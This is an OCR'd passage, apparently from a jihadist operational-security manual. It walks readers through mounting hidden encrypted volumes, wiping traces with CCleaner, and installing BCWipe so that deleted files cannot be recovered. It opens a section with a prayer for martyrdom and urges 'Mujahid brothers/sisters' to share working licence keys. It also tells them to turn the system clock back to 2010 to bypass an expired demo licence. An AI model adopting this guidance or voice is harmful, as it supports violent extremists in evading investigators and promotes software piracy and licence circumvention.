





Step 17: Move your mouse as randomly as possible within the Volume Creation Wizard window (it says at least 30sec but we will move the cursor for minimum 2mins). The longer you move the mouse, the better. This significantly increases the cryptographic strength of the encryption keys (which increases security).




Step 18: wait until completed



Step 19: Read the following and click ok




Step 20: Click Next




How to access the container

Step 1: to access the container **- click select file and open it**




Select a drive you wish to mount it then click on mount


Step 2: to access the outer volume with non-sensitive files, input the password for the outer volume and click OK



Step 3: double click on the drive to access



Step 4: to access the hidden volume, input the password for the hidden volume and click OK



Step 4: double click on the drive to access



Step 5: close the container click on dismount and the container will disappear, remember to run CCleaner to wipe any history!

BCWipe

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Note: alternative apps are available for android (I don't know about iOS)
(search secure wipe etc in app market)

BCWipe software enables you to confidently erase files that can never be recovered by an intruder. BCWipe embeds itself in Windows and can be activated from the Explorer FILE Menu OR from the context (right click) menu OR from a command-line prompt. BCWipe is a powerful set of utilities which complies with options to invoke either the US Department of Defense (DoD) standard or the Peter Gutmann wiping scheme. You can also create and use your own customized wiping scheme to wipe sensitive information from storage devices installed on your computer.
BCWipe is a commercial military-grade data erasure utility for Windows, UNIX and Mac OS X. Developed by Jetico Inc. Oy, software can permanently delete files beyond recovery and erase free unused space on existing disks which is a good 'cyber hygiene' practice.

BCWipe can be employed for an everyday data protection needs as well as in a response to a data spill incident while BCWipe Total WipeOut can erase entire hard drives such as for disposal, decomission or reporpose.

BCWipe has been approved for use by the U.S. Department of Defense. It is used by government and military agencies, national laboratories, universities, industrial manufacturers, as well as various other enterprises and a wide global base of home and small business users.

BCWipe features

BCWipe software provides the following main commands and options:

- Delete with wiping. Using this command available in the context menus of the 'My computer' window, you can delete and wipe a file or a folder, or a group of files and folders.

- Wipe free disk space. Using this command available in the context menus of the 'My computer' window, you can completely remove all traces of previously deleted files.

- Wipe Swap File. The Swap File is a Windows system file that is used for virtual memory support. If you are working on a file or document (even one that has been encrypted by a powerful engine), Windows can copy all or part of it in an open unencrypted form to the Swap file on your hard disk. Encryption keys, passwords, and other sensitive information can also be 'swapped' to your hard drive. Even if you use all the security features in the latest versions of Windows, simply investigating the Swap file in DOS mode with readily available tools may allow for significant data retrieval. BCWipe offers the option to wipe unused portions of the Swap File.


- Wipe Empty Directory Entries. The file system records the names and attributes of files to a special area (so called 'directory entries' for FAT and MFT for NTFS). When a file is deleted the corresponding directory entry is modified by the file system, which makes it invisible to windows and you. But most of the information still exists and the name and attributes can be restored using any recovery utility. BCWipe shreds directory entries and MFT so that the information can never be recovered.

- Wipe File Slacks. A file slack is the disk space from the end of a file up to end of the last cluster used by that file. You can turn file slacks wiping on or off before running BCWipe commands.


Home Page - http://www.jetico.com/
BCWipe

Install (Unfortunately this version is slightly old but is still as useful as the new version however, If you get the newer version with full working license keys the please spread them for your fellow Mujahid brothers/sisters as the new demo version is still useful but does not carry the new benefits of bcwipe)


Step 1: double click to install




Step 2: Click next




Step 3: accept terms and click Next.




Step 4: click next



Step 5: Click Next




Step 7: Try the external license provided however if it does not work use the embedded license, or try below if not then click finish




If the License refuses to work & the License type shows "Expired Demo Version" no problem!

Simply change the clock date back to 2010 to trick the program



1st: click on the clock **1** then change date & time **2**, then change date and time **3**




2nd: Click here **(1)** twice**,** then select the year 2010 **(2)**

3rd: Click ok twice then back to BCwipe (remember once BCwipe installs you follow these steps again to return back to the original date)

